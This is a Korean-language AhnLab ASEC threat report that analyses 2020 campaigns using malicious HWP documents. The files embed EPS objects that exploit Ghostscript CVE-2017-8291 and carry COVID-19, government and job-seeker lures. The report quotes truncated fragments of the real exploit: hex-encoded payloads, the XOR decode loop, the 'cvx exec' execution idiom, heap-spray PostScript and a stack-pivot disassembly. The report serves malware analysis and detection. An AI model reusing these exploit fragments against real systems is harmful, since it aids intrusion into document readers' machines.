ASEC Report

Vol.99

AhnLab

Contents

달라진 2020년 한글 파일 공격, 가장 주목할 점은?

ASEC Report Vol.99 2020 Q2

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

CVE-2017-8291: 고스트스크립트(Ghostscript) 취약점 분석 보고서

달라진 2020년 한글 파일 공격, 가장 주목할 점은?

2020년 2분기인 지난 5월, 일명 '고스트스크립트(Ghostscript)'로 알려진 CVE-2017-8291 취약점을 이용한 악성 한글 파일(*.HWP)이 발견되었다. 고스트스크립트 취약점을 이용한 악성 한글 파일은 2017년 6월 최초 발견된 이후 현재까지 약 2년 동안 지속적으로 제작 및 유포되고 있는데 공격 대상은 주로 공공 기관이나 가상 화폐 관련 기업 등 타깃형 공격이 많은 비중을 차지하고 있다. ASEC 분석팀에서도 2019년 7월 『한글 파일에 숨어든 '고스트'』란 제목으로 CVE-2017-8291 취약점에 대한 상세 분석 보고서를 발표한 바 있다.[1]

한편, 해당 고스트스크립트 취약점에 대한 한글 프로그램 보안 업데이트가 이미 제공되었지만 공격자는 여전히 동일한 공격 방식을 이용하고 있다. 취약점을 이용하여 최종 실행되는 쉘코드 및 이후 동작 방식은 계속 변경되고 있지만 공격자가 노리는 타깃 취약점 및 익스플로잇 방식은 2017년 6월 이후 현재까지 동일한 것으로 확인됐다.

그렇다면 최근 유포된 악성 파일은 이전 방식과 비교하여 어떠한 차이점이 있는 것일까? 이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 2020년에 유포되었던 고스트스크립트 취약점을 이용한 한글 파일 공격 형태를 사례별로 살펴보고, 이전 유포 파일과 비교하였을 때 주목할 만한 변화점은 무엇인지 알아보고자 한다.

1. 2020년에 유포된 악성 한글 파일 동향

먼저 2020년 올해 유포된 CVE-2017-8291 취약점을 이용한 HWP 형식의 악성 한글 파일 동향을 살펴보자. [표 1]에서는 안랩이 수집한 악성 한글 파일 중 일부만 공개한다.

1 https://asec.ahnlab.com/1239


수집 시기	문서 내용
2020년 1월	중국 지식인들의 북한 관을 살펴보면서
2020년 1월	공공기관 불공정관행 및 규제 점검 특정감사 결과
2020년 1월	2019년도 종합감사 결과
2020년 2월	(첨부2)20-0206_법인_운영상황_평가표_서식(법인작성용)
2020년 2월	용역 참여자 업무여유도에 대한 의견
2020년 4월	인천광역시 코로나바이러스 대응 긴급조회
2020년 4월	전라남도 코로나바이러스 대응 긴급조회
2020년 4월	부산광역시 코로나바이러스 대응 긴급조회
2020년 4월	참고인출석요구서
2020년 4월	2020년 연구 · 전문원 및 수자원분야 경력사원 선발 모집요강
2020년 4월	[조회]비트코인 투자 카페 강퇴&활동정지
2020년 5월	이력서

[표 1] 2020년 현재까지 유포되었던 악성 한글 파일(일부)


수집 시기를 보면 2020년 4월부터 악성 한글 문서 파일 유포가 증가하였는데, 이는 코로나19 바이러스와 관련된 악성코드 유포와 연관이 있다. 인천광역시, 부산광역시, 전라남도 지역으로 동일한 내용이 일부만 변형되어 유포되었다.[2]

유포된 문서 내용을 토대로 확인된 공격 대상은 2020년 이전과 크게 다르지 않다. 정부 기관이나 기업 또는 개인 구직자를 사칭하였고, 시기적으로 이슈가 되는 내용으로 위장하고 있어 공격 대상이 해당 파일을 악성코드로 의심하기 어려운 점도 동일하다. 또한 내용상 특정 직업이나 모임을 공격 대상으로 하고 있어 불특정 다수를 대상으로 유포되는 것이 아닌 타깃형 공격임이 확인되었다. [그림 1]~[그림 6]은 유포된 악성 한글 파일 문서 일부를 발췌한 것이다.

2 https://asec.ahnlab.com/1310




[그림 1] 1월 유포 – 중국 지식인들의 북한 관을 살펴보면서




[그림 2] 2월 유포 – (첨부2)20-0206_법인_운영상황_평가표_서식(법인작성용)

[그림 1]은 2020년 1월 '중국 지식인들의 북한 관을 살펴보면서'라는 제목으로 유포된 악성 한글 파일이다. [그림 2]는 2020년 2월에 유포되었으며, '(첨부2)20-0206_법인_운영상황_평가표_서식(법인작성용)'이라는 파일의 제목으로 미루어 정부 기관이나 기업 메일 등에 첨부된 파일로 위장하여 담당자의 클릭을 유도한 것으로 보인다.




[그림 3] 4월 유포 – 전라남도 코로나바이러스 대응 긴급조회




[그림 4] 4월 유포 – 참고인출석요구서

2020년 4월에는 '전라남도 코로나바이러스 대응 긴급조회'라는 제목의 악성 파일이 유포되었다.

[그림 3]과 같이 코로나19 바이러스와 관련된 내용으로 위장한 문서들이 지역 이름 및 내용의 일부만 변형되어 지난 4월에 집중적으로 유포된 것으로 보인다. [그림 4] 또한 같은 시기에 유포된 '참고인출석요구서' 파일이다.



[그림 5] 4월 유포 – 2020년 연구 · 전문원 및 수자원분야 경력사원 선발 모집요강




[그림 6] 4월 유포 – [조회]비트코인 투자 카페 강퇴&활동정지

[그림 5]와 [그림 6] 또한 2020년 4월에 유포된 파일 내용의 일부를 발췌한 것으로, 각각 '2020년 연구 · 전문원 및 수자원분야 경력사원 선발 모집요강'. '[조회]비트코인 투자 카페 강퇴&활동정지'의 제목으로 유포된 것으로 보아 기업뿐만 아니라 구직자, 커뮤니티 사용자 등 개인 사용자 또한 공격 대상에 포함된 것으로 보인다.

2. 고스트스크립트 취약점 및 악성 EPS 파일의 변화 분석

취약점이 발생하는 원인은 한글 문서에 삽입된 EPS(Encapsulated PostScript) 파일에 있다. 사용자 눈에 보이지 않을 정도의 작은 크기로 문서에 삽입된 비정상적인 이미지 포맷인 악성 EPS 객체가 있고, 고스트스크립트 인터프리터가 각 페이지를 화면에 표현하기 위해 EPS 객체를 처리하는 과정에서 악성코드가 실행된다. 따라서 공격자가 EPS 파일만 제작해 둔다면, 한글 문서는 어떠한 내용이어도 상관이 없다.



[그림 7] 2020년 4월 이후 단순화된 공격 방식

이러한 EPS 파일은 포스트스크립트(PostScript) 언어로 작성되는데, 공격자는 이전부터 스크립트 언어의 특징을 이용하여 그 코드 형태를 다양하게 변경하여 은폐하고 있었다. 또한 취약점을 유발하는 핵심적인 부분이 스크립트로 그대로 노출되지 않도록 < > 16진수 데이터 값에 저장한 뒤 XOR 인코딩을 하거나 변수 치환, 불필요한 코드 삽입 등의 방식으로 난독화한다.[3]

그러나 올해 유포된 악성 한글 파일을 분석한 결과, 공격자가 지난 2020년 4월을 기점으로 포스트스크립트 코드의 형태를 크게 변경한 것으로 확인됐다. 기존의 XOR 인코딩이나 난독화 형태를 이용하는 것이 아니라 형태가 매우 단순하면서도 악성 기능이 실행될 수 있는 포스트스크립트 문법을 이용하였다. 이는 기존에 없었던 방식이다.

악성코드의 형태가 단순해 진다는 것은 정상적인 EPS 파일과 구별하기 어렵다는 것을 의미하며, 이는 곧 파일 기반의 악성코드 탐지를 어렵게 한다. 공격자는 반복적인 XOR 인코딩이나 코드, 치환 문법을 제거함으로써 오히려 기존 탐지 방안을 회피할 수 있었다. 메모리 상에서 최종 실행되는 CVE-2017-8291 취약점 익스플로잇 코드는 2017년 6월 이후 현재까지 모두 동일하다는 점은 변함 없다.

```
/Y101 <E8E742638BF30B5687CCFDC34DF1739EE8E74163E3F40871B3F8DA9A09F070D8E7912A709AED587FAEF892C34DF1739EE8E747638BE54962B3EBC2C34DF1739EE8E746638AE54C75A7AA94BA1FB42488E48F43739AA14D76E1A5E2D409CD239EA6CC0122C3E54C75A7AA94BA11B42488E4865327DFA3083F98B39BD21FB72486818E5327DFA3083F98BB8BC318A2368DF6FB5322C8B74969E1EE
.....
6E7DF17279A9C1129E1D38AD409CD2C87E78F456088860871A5EE9BBA10A635E7F689531A8BF51830F0BC98A11
```

3 『한글 파일에 숨어든 '고스트'』 보고서의 '악성EPS 파일의 변화(p.25)' 부분 참고

```
9B474DAA39E2A7A8DE57121F6AAE2D219A4358FF19D4A7B9AA44C74E1D382D709CD2489E7E741638BE54F75B5
AAD88F46E770D8AED21649> def 0 1 Y101 length 1 sub {/Y18 exch def Y101 33 pop dup Y18 get <C7BE7343BAC52
810C18ABBE3299415BE> Y18 15 and get xor Y18 exch put} for Y101 cvx 9348 pop exec
```

[그림 8] 기존 방식의 EPS 파일 코드(인코딩)

[그림 8], [그림 9]는 기존 방식의 EPS 파일 코드를 나타낸 것이다. 인코딩 방식뿐만 아니라 불필요하게 삽입되어 있는 코드 등을 확인할 수 있다.

```
%!PS-Adobe-3.0
%!PS-Adobe-2.0
%%Creator: dvips(k) 5.993 Copyright 2013 Radical Eye Software
.....
/Notice { token pop exch pop } bind def
/FontSize <5C7B1BB7> def /DrawFont{/FontType exch def 0 1 FontType length 1 sub {/FontName exch def FontType
FontName 2 copy get FontSize FontName 4 mod get  xor put} for FontType \
} def <277134c4341e77db3f147fd27c4723d5394e2e8264197ed4641f23826a4b7dd53a1d7dd1644a7ed43d4b2b83
6c4b2b87694b7e8f6d4e2b866c4b2b87641f23826a4b7dd53a1d7dd1694b7e8f6
.....
944d6381f69972b0972c3394829bd3a1277d2031a7fd32e5b2a817f4223973d1f7f972e1e6fe83d1f7fc57c0c69de281
e288556177ed6371e7fe83d0969d6255b2a973b1e6f973f1774c4391d72db39716ac2350f11ca56> DrawFont Notice
exec
/HPSdict 20 dict dup begin/braindeaddistill 50 def/rfch{dup length 1 sub
1 exch getinterval}bind def/splituri{dup(#)search{exch pop}{()exch}
.....
```

[그림 9] 기존 방식의 EPS 파일 코드(인코딩, 불필요한 코드 삽입 등)

[그림 10]은 공격자가 변경한 새로운 방식의 EPS 파일 코드이다. 코드 내 불필요한 라인과 인코딩 등이 모두 제거되어 앞서 살펴본 [그림 8], [그림 9]의 기존 방식의 코드에 비해 단순화된 것을 가시적으로 확인할 수 있다.

```
/image <2F78797A312031362346464646206465662 02F78797A5F6C65616B65645F61727261792078797A3120617
272617920646566202F78797A5F636F6E74726F6C5F7374722028706F6F72292064
.....
72078797A31370A78797A5F7365636F6E645F617272617930203136233938206164642078797A39342078797A313
70A78797A5F6C65616B65645F617272617920312067657420636C6F736566696C65> def image cvx exe
```

[그림 10] 새로운 방식의 EPS 파일 코드

3. 최근 변경된 포스트스크립트 코드 분석

최근 변경된 포스트스크립트 코드를 살펴보자. 공격자는 새로운 방식의 EPS 파일에 [그림 11]과 같은 포스트스크립트 문법을 이용했다.

```
/literal <hex.....data> def literal cvx exec
```

[그림 11] 최근 변경된 포스트스크립트 코드 일부

< > 안에는 16진수로 표현되는 리터럴(literal) 데이터 값이 들어가는데, 이 리터럴 객체를 def를 통해 변수로 정의한 다음 'cvx exec' 만으로 해당 객체를 실행 가능하도록 한 뒤 즉시 실행한다. 따라서 < > 안의 16진수 데이터가 실행되게 되는데, 이 때 < > 안에 있는 데이터의 정체는 취약점을 유발하여 쉘코드를 실행하는 포스트스크립트 코드이다. 지난 2020년 4월과 5월에 접수된 악성 한글 문서 내 EPS 파일은 현재까지 3가지 변수명(/image, /tomato, /airplane)을 이용하였다.

```
/xyz1 16#FFFF def /xyz_leaked_array xyz1 array def /xyz_control_str (poor) def /xyz4 1 array def /xyz5 0 def /xyz_
str_count 16#100 def /xyz7 xyz_str_count array def /xyz8 16#8 def /xyz9 16#18F0 def /xyz_second_array 16#31E
array def /xyz11 16#215 array def /xyz12 16#1 array def /xyz_spray { xyz_second_array aload 16#10 { xyz11 aload
} repeat 16#100 { /xyz14 16#1520 string def} repeat 0 1 xyz_str_count 1 sub { /xyz15 16#1520 string def 0 1 xyz15
length 1 sub { xyz15 exch 1 put } for xyz7 exch xyz15 put } for } bind def /xyz16 { /xyz18 exch def /xyz19 xyz18 -15
bitshift def /xyz21 xyz18 16#7FFF and def /xyz_cur_buf xyz_leaked_array xyz19 get def xyz_cur_buf xyz21 get xyz_
```

```
cur_buf xyz21 1 add get 8 bitshift or xyz_cur_buf xyz21 2 add get 16 bitshift or xyz_cur_buf xyz21 3 add get 24
bitshift or } bind def
.....
```

[그림 12] EPS 파일의 취약점 실행 코드 일부

[그림 12]는 앞서 설명한 악성 한글 문서 내 EPS 파일의 취약점 실행 코드 중 일부이다.

코드 형태만 달라졌을 뿐 취약점 동작 방식 자체는 같기 때문에 스택 포인터 이동, 타입 컨퓨전(Type confusion) 취약점 발생, 타입(Type)이 변경된 객체를 이용한 쉘코드와 가젯 실행 등의 흐름은 모두 동일하다.

```
1006847C  ·  8B46 04     mov     eax, dword ptr ds:[esi+4]
1006847F  ·  8B50 0C     mov     edx, dword ptr ds:[eax+0C]
10068482  ·  68 24712710 push    offset gsdll32.10277124        ASCII "s_std_close"
10068487  ·  56          push    esi
10068488  ·  50          push    eax                            gs_free_object
10068489  ·  FFD2        call    edx                            94(xchg eax, esp) C3(retn)
```

[그림 13] 쉘코드 실행 전 스택 피버팅(Pivoting)

[그림 13]는 쉘코드를 실행하기 전 스택 피버팅(Pivoting)을 나타낸 것이다.

4. 결론

공격자는 특정한 한 공격 그룹만 한글 파일을 이용해 공격하는 것이 아니기 때문에, 앞서 분석한 것과 악성 EPS 파일의 형태는 변경될 가능성도 있다. 더 나아가 공격에 사용된 코드가 시기적으로 나타나는 일시적인 코드 패턴인지, 아니면 앞으로도 지속될 유형인지도 계속 모니터링해볼 필요가 있다.

안랩은 악성 EPS 파일을 파일 진단 외에 행위 탐지 등의 방법으로 다양하게 대응하고 있으며, 안랩 제품에서는 해당 악성 EPS 파일을 다음과 같은 진단명으로 탐지하고 있다.

- HWP/Exploit
- Exploit/HWP.Generic
- Exploit/EPS.Generic
- Malware/MDP.Behavior.M2411

ASEC Report Vol.99

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인팀**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000 F. 031-722-8901